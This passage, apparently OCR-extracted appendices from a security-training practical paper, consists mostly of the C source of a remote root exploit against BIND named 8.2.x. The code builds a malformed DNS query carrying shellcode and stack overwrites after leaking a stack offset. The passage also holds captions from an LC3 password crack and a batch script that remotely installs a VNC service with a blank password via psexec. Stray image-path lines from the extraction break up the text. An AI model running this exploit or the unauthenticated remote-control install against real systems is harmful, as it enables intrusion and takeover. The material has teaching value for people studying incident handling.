        offset0 = towrite - rroffsetidx * 70;

        printf("+ %x rr recidx\n", rroffsetidx);
        printf("+ %x offset\n", offset0);

        if ((offset0 > 53) || (rroffsetidx > 6))
        {
                printf("could not write our data in buffer\n");
                return(-1);
        }

        rrshellidx = 1;
        deplshellcode = 2;

        hdr = (HEADER*)buff;

        memset(buff, 0, BUFFSIZE);

        /* complete the header */

        hdr->id = htons(0xdead);
        hdr->opcode  = QUERY;
        hdr->rd      = 1;
        hdr->ra      = 1;
        hdr->qdcount = htons(n_dummy_rrs);
        hdr->ancount = htons(0);
        hdr->arcount = htons(1);

        ptr = buff + sizeof(HEADER);

        shellstarted = 0;
        shelloff = 0;

        n = 63;
        for (k = 0; k < n_dummy_rrs; k++)
        {
//              printf("* rr: %d\n", k);
                *ptr++ = (char)n;

                for(i = 0; i < n-2; i++)
                {
                        if((k == rrshellidx) && (i == deplshellcode) &&
!shellstarted)
                        {
                                printf("* injecting shellcode\n", k);
                                shellstarted = 1;
                        }

                        if ((k == rroffsetidx) && (i == offset0 + 0))
```

```
                        {
                                printf("# %x stackfrm\n", lameaddr);
                                //caller's frame
                                *ptr++ = lameaddr & 0x000000ff;
                                i++;
                                *ptr++ = (lameaddr & 0x0000ff00) >> 8;
                                i++;
                                *ptr++ = (lameaddr & 0x00ff0000) >> 16;
                                i++;
                                *ptr++ = (lameaddr & 0xff000000) >> 24;
                        }
                        else if ((k == rroffsetidx) && (i == offset0 + 8))
                        {
                                printf("# args %x, %x\n", argevdisp1,
argevdisp2);
                                //evDispatch args
                                *ptr++ = argevdisp1 & 0x000000ff;
                                i++;
                                *ptr++ = (argevdisp1 & 0x0000ff00) >> 8;
                                i++;
                                *ptr++ = (argevdisp1 & 0x00ff0000) >> 16;
                                i++;
                                *ptr++ = (argevdisp1 & 0xff000000) >> 24;
                                i++;
                                *ptr++ = argevdisp2 & 0x000000ff;
                                i++;
                                *ptr++ = (argevdisp2 & 0x0000ff00) >> 8;
                                i++;
                                *ptr++ = (argevdisp2 & 0x00ff0000) >> 16;
                                i++;
                                *ptr++ = (argevdisp2 & 0xff000000) >> 24;
                        } else
                        if ((k == rroffsetidx) && (i == offset0 + 4))
                        {
                                printf("# %x shellcode\n", shelladdr);
                                //shellcode
                                *ptr++ = shelladdr & 0x000000ff;
                                i++;
                                *ptr++ = (shelladdr & 0x0000ff00) >> 8;
                                i++;
                                *ptr++ = (shelladdr & 0x00ff0000) >> 16;
                                i++;
                                *ptr++ = (shelladdr & 0xff000000) >> 24;
                        }
                        else
                        {
                                if (shellstarted)
                                {
                                        *ptr++ = shellcode[shelloff++];
                                }
                                else
                                {
                                        *ptr++ = i;
                                }
                        }
                }
```

```
                *ptr++ = 0xeb;

                if (k == 0)
                {
                        *ptr++ = 0x09; //jmp 3

                        m = 2;

                        *ptr++ = (char)m;
                        for(i = 0; i < m; i++)
                        {
                                *ptr++ = i;
                        }
                }
                else
                {
                        *ptr++ = 0x07; //jmp 1
                }

                *ptr++ = 0xc0; /*NS_CMPRSFLGS*/

                ptr += 5;
        }

        s = htons(0xfa) /* ns_t_tsig */;
        PUTLONG(s, ptr);

        for (k = 0; k < 1; k++)
        {
                *ptr++ = 0x90;
        }

        bufflen = ptr - buff;
        return(bufflen);
}


long xtract_offset(char* buff)
{
        long ret, idx, now;

        idx = 0x214;
        now = 0;

        ret = *((long*)&buff[idx]);
        if ((ret > 0xbfff0000) && (ret < 0xc0000000))
        {
                now = 1;
        }

        while ((idx < 0x400) && (!now || !((ret > 0xbfff0000) && (ret <
0xc0000000))))
        {
                idx += 4;
                ret = *((long*)&buff[idx]);
                if (ret == 1)
                {
```


```
                        now = 1;
                }
        }

        argevdisp1 = 0x080d7cd0;
        argevdisp2 = *((long*)&buff[0x264]);

        return(ret);
}



int main(int argc, char* argv[])
{
        struct sockaddr_in sa;
        int sock;
        long address;
        char buff[BUFFSIZE];
        int len, i;
        long offset;
        socklen_t reclen;

        printf("named 8.2.x (< 8.2.3-REL) remote root exploit by LucySoft,
Ix\n\n");

        address = 0;
        if (argc < 2)
        {
                printf("usage : %s host\n", argv[0]);

                return(-1);
        }

        if (!(address = resolve_host(argv[1])))
        {
                printf("unable to resolve %s, try using an IP address\n",
argv[1]);
                return(-1);
        }

        sa.sin_family = AF_INET;

        if (0 > (sock = socket(sa.sin_family, SOCK_DGRAM, 0)))
        {
                return(-1);
        }

        sa.sin_family = AF_INET;
        sa.sin_port = htons(53);
        sa.sin_addr.s_addr= address;


        len = infoleak_qry(buff);
        len = sendto(sock, buff, len, 0 , (struct sockaddr *)&sa,
sizeof(sa));
        if (len < 0)
```

```
        {
                printf("unable to send iquery\n");
                return(-1);
        }

        reclen = sizeof(sa);
        len = recvfrom(sock, buff, BUFFSIZE, 0, (struct sockaddr *)&sa,
&reclen);
        if (len < 0)
        {
                printf("unable to receive iquery answer\n");
                return(-1);
        }
        printf("iquery resp len = %d\n", len);

        offset = xtract_offset(buff);
        printf("retrieved stack offset = %x\n", offset);


        len = evil_query(buff, offset);

        sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));

        if (0 > close(sock))
        {
                return(-1);
        }

        connection(sa);

        return(0);
}
```


Appendix D – LC3 Screen Prints

These are progressive screen prints of the LC3 password crack:


Initial screen print – 1 minute into the attack.



After 3 hours (one password cracked):



Final print. 11 Hours, 8 minutes, 19 seconds.



Appendix E – VNC Command Line Install Script

This script for remote installation of VNC via command line is reprinted with permission of the author, Ken Nischan (Ken.Nischan@baltimorecity.gov). The only changes I made in my installation were to remove the \\%2 syntax in a few lines. Since I was local to the machine on which I was installing, the IP address (second variable on the command line) was not necessary. I received a few errors at first, and removing this from the trouble spots cleared it right up. The original posting can be found at:
http://news.gmane.org/article.php?id=2419&group=gmane.network.vnc.user

Here's the script:

```
@echo off
cls
if "%1" == "install" goto install
if "%1" == "uninstall" goto uninstall
goto usage

:install
if "%2" == "" goto usage
if not exist \\%2\c$\*.* goto notavail

echo.
echo ------------------------------------
echo Creating Directory Structure..
echo ------------------------------------
echo.
md \\%2\c$\"program files"\ORL
md \\%2\c$\"program files"\ORL\VNC
echo.
echo ------------------------------------
echo Copying program files..
echo ------------------------------------
echo.
xcopy bin\*.* \\%2\c$\"program files"\orl\vnc
echo @echo off >\\%2\c$\regset.bat
echo regedit /s c:\registry.reg >>\\%2\c$\regset.bat
echo regedit /s "c:\program files\orl\vnc\vnchooks_settings.reg"
>>\\%2\c$\regset.bat
echo.
echo ------------------------------------
echo Generating Registry Entries..
echo ------------------------------------
echo.
call :exportregs %2
echo.
echo ------------------------------------
echo Adding Registry Entries..
echo ------------------------------------
echo.
psexec \\%2 "c:\regset.bat"
```

```
if not errorlevel 0 goto regerror
del \\%2\c$\regset.bat
del \\%2\c$\registry.reg
echo.
echo ------------------------------------
echo Creating WINVNC Service..
echo ------------------------------------
echo.
sc \\%2 create winvnc start= auto binpath= "c:\program
files\orl\vnc\winvnc.exe -service" displayname= "VNC Service" type= own
type= interact
if not errorlevel 0 goto servicecreateerror
echo.
echo ------------------------------------
echo Firing Up The WINVNC Service..
echo ------------------------------------
echo.
netsvc "winvnc" \\%2 /start
if not errorlevel 0 goto servicestarterror
if "%3" == "/d" goto :nocon
echo.
echo ------------------------------------
echo ------------------------------------
echo Installation Complete!
echo ------------------------------------
echo ------------------------------------
echo.
goto end

:nocon
echo.
echo ------------------------------------
echo ------------------------------------
echo Installation Complete!
echo ------------------------------------
echo ------------------------------------
echo.
goto end

:regerror
echo.
echo ** CRAP: Error creating registry entries!
goto end

:servicecreateerror
echo.
echo ** CRAP: Error creating service!
goto end

:servicestarterror
echo.
echo ** CRAP: Error starting service!
goto end

:usage
echo.
echo Usage: VNC mode pcname
```

```
echo.
echo Modes: install or uninstall
echo Do not use \\, just enter the PC name.  Example: VNC install
moit-helpdesk
goto end

:notavail
echo.
echo The remote system (\\%2) cannot be contacted.  Either the system
echo is not online, you do not have admin privs to the system or it
doesn't
have
echo a standard admin C: drive share.
goto end


:uninstall
if "%2" == "" goto usage
if not exist \\%2\c$\*.* goto notavail

netsvc "winvnc" \\%2 /stop
sc \\%2 delete winvnc
reg delete \\%2\hklm\software\orl /f
reg delete \\%2\hku\.default\software\orl /f
if exist \\%2\c$\"program files"\orl\vnc\*.* echo y|rd "\\%2\c$\program
files\orl" /s
copy reg.exe \\%2\c$
echo @echo off >\\%2\c$\regdel.bat
echo c:\reg.exe delete hkcu\software\orl /f >>\\%2\c$\regdel.bat
psexec \\%2 "c:\regdel.bat"
del \\%2\c$\reg.exe
del \\%2\c$\regdel.bat
echo.
echo ** WINVNC Deleted!
goto end

:exportregs
echo REGEDIT4 >\\%1\c$\registry.reg
echo [HKEY_CURRENT_USER\Software\ORL] >>\\%1\c$\registry.reg
echo [HKEY_CURRENT_USER\Software\ORL\VNCHooks] >>\\%1\c$\registry.reg
echo [HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs]
>>\\%1\c$\registry.reg
echo
[HKEY_CURRENT_USER\Software\ORL\VNCHooks\Application_Prefs\WinVNC.exe]
>>\\%1\c$\registry.reg
echo "use_GetUpdateRect"=dword:00000001 >>\\%1\c$\registry.reg
echo "use_Timer"=dword:00000000 >>\\%1\c$\registry.reg
echo "use_KeyPress"=dword:00000001 >>\\%1\c$\registry.reg
echo "use_LButtonUp"=dword:00000001 >>\\%1\c$\registry.reg
echo "use_MButtonUp"=dword:00000001 >>\\%1\c$\registry.reg
echo "use_RButtonUp"=dword:00000001 >>\\%1\c$\registry.reg
echo "use_Deferral"=dword:00000001 >>\\%1\c$\registry.reg
echo [HKEY_CURRENT_USER\Software\ORL\VNCviewer] >>\\%1\c$\registry.reg
echo [HKEY_CURRENT_USER\Software\ORL\VNCviewer\MRU]
>>\\%1\c$\registry.reg
echo "index"="A" >>\\%1\c$\registry.reg
echo "A"="moit-scan-4th" >>\\%1\c$\registry.reg
```

```
echo [HKEY_CURRENT_USER\Software\ORL\WinVNC3] >>\\%1\c$\registry.reg
echo "SocketConnect"=dword:00000001 >>\\%1\c$\registry.reg
echo "AutoPortSelect"=dword:00000001 >>\\%1\c$\registry.reg
echo "InputsEnabled"=dword:00000001 >>\\%1\c$\registry.reg
echo "LocalInputsDisabled"=dword:00000000 >>\\%1\c$\registry.reg
echo "IdleTimeout"=dword:00000000 >>\\%1\c$\registry.reg
echo "QuerySetting"=dword:00000002 >>\\%1\c$\registry.reg
echo "QueryTimeout"=dword:0000000a >>\\%1\c$\registry.reg
echo "Password"=hex:00,00,00,00,00,00,00, >>\\%1\c$\registry.reg
echo "PollUnderCursor"=dword:00000000 >>\\%1\c$\registry.reg
echo "PollForeground"=dword:00000001 >>\\%1\c$\registry.reg
echo "PollFullScreen"=dword:00000000 >>\\%1\c$\registry.reg
echo "OnlyPollConsole"=dword:00000001 >>\\%1\c$\registry.reg
echo "OnlyPollOnEvent"=dword:00000000 >>\\%1\c$\registry.reg
echo [HKEY_USERS\.DEFAULT\Software\ORL] >>\\%1\c$\registry.reg
echo [HKEY_USERS\.DEFAULT\Software\ORL\VNCHooks] >>\\%1\c$\registry.reg
echo [HKEY_USERS\.DEFAULT\Software\ORL\VNCHooks\Application_Prefs]
>>\\%1\c$\registry.reg
echo
[HKEY_USERS\.DEFAULT\Software\ORL\VNCHooks\Application_Prefs\winvnc.exe
]
>>\\%1\c$\registry.reg
echo "use_GetUpdateRect"=dword:00000001 >>\\%1\c$\registry.reg
echo "use_Timer"=dword:00000000 >>\\%1\c$\registry.reg
echo "use_KeyPress"=dword:00000001 >>\\%1\c$\registry.reg
echo "use_LButtonUp"=dword:00000001 >>\\%1\c$\registry.reg
echo "use_MButtonUp"=dword:00000001 >>\\%1\c$\registry.reg
echo "use_RButtonUp"=dword:00000001 >>\\%1\c$\registry.reg
echo "use_Deferral"=dword:00000001 >>\\%1\c$\registry.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3\Default]
>>\\%1\c$\registry.reg
echo "SocketConnect"=dword:00000001 >>\\%1\c$\registry.reg
echo "AutoPortSelect"=dword:00000001 >>\\%1\c$\registry.reg
echo "InputsEnabled"=dword:00000001 >>\\%1\c$\registry.reg
echo "LocalInputsDisabled"=dword:00000000 >>\\%1\c$\registry.reg
echo "IdleTimeout"=dword:00000000 >>\\%1\c$\registry.reg
echo "QuerySetting"=dword:00000002 >>\\%1\c$\registry.reg
echo "QueryTimeout"=dword:0000000a >>\\%1\c$\registry.reg
echo "Password"=hex:00,00,00,00,00,00,00, >>\\%1\c$\registry.reg
echo "PollUnderCursor"=dword:00000000 >>\\%1\c$\registry.reg
echo "PollForeground"=dword:00000001 >>\\%1\c$\registry.reg
echo "PollFullScreen"=dword:00000000 >>\\%1\c$\registry.reg
echo "OnlyPollConsole"=dword:00000001 >>\\%1\c$\registry.reg
echo "OnlyPollOnEvent"=dword:00000000 >>\\%1\c$\registry.reg
goto:eof

:end
echo.
```

References

Carvey, H. ***The Dark Side of NTFS (Microsoft's Scarlet Letter)***
URL: http://patriot.net/~carvdawg/docs/dark_side.html

Heyne, Frank. ***FAQ: Windows NT's File System and alternate data streams***
URL: http://www.heysoft.de/nt/ntfs-ads.htm

Hockensmith, Bob. ***Practical Assignment GIAC Level 2: Firewalls, Perimeter Protection and Virtual Private Networks***
URL: http://www.giac.org/practical/Bob_Hockensmith_GCFW.doc

ITworld.com. ***IIS Unicode Bug Worst this Year New exploit attacks database services***
URL: http://www.itworld.com/nl/unix_sec/11092000/

Ix & Iucysoft. ***Lame named 8.2.x Remote Exploit***
URL: http://packetstorm.widexs.nl/0103-exploits/n82x.c

McClure, Stuart, Joel Scambray and George Kurtz. *Hacking Exposed, 3rd ed.* McGraw-Hill, 2001.

Nischan, Ken. ***RE: remote install possible?***
URL:
http://news.gmane.org/article.php?id=2419&group=gmane.network.vnc.user

Rain Forest Puppy. ***IIS %c1%1c bug***
URL: http://www.wiretrip.net/rfp/p/doc.asp/i2/d57.htm

SANS Institute. *Track 4 – Hacker Techniques, Exploits and Incident Handling.* 2002

Simple Nomad. ***remove.c***
URL: http://packetstormsecurity.nl/UNIX/penetration/log-wipers/remove.c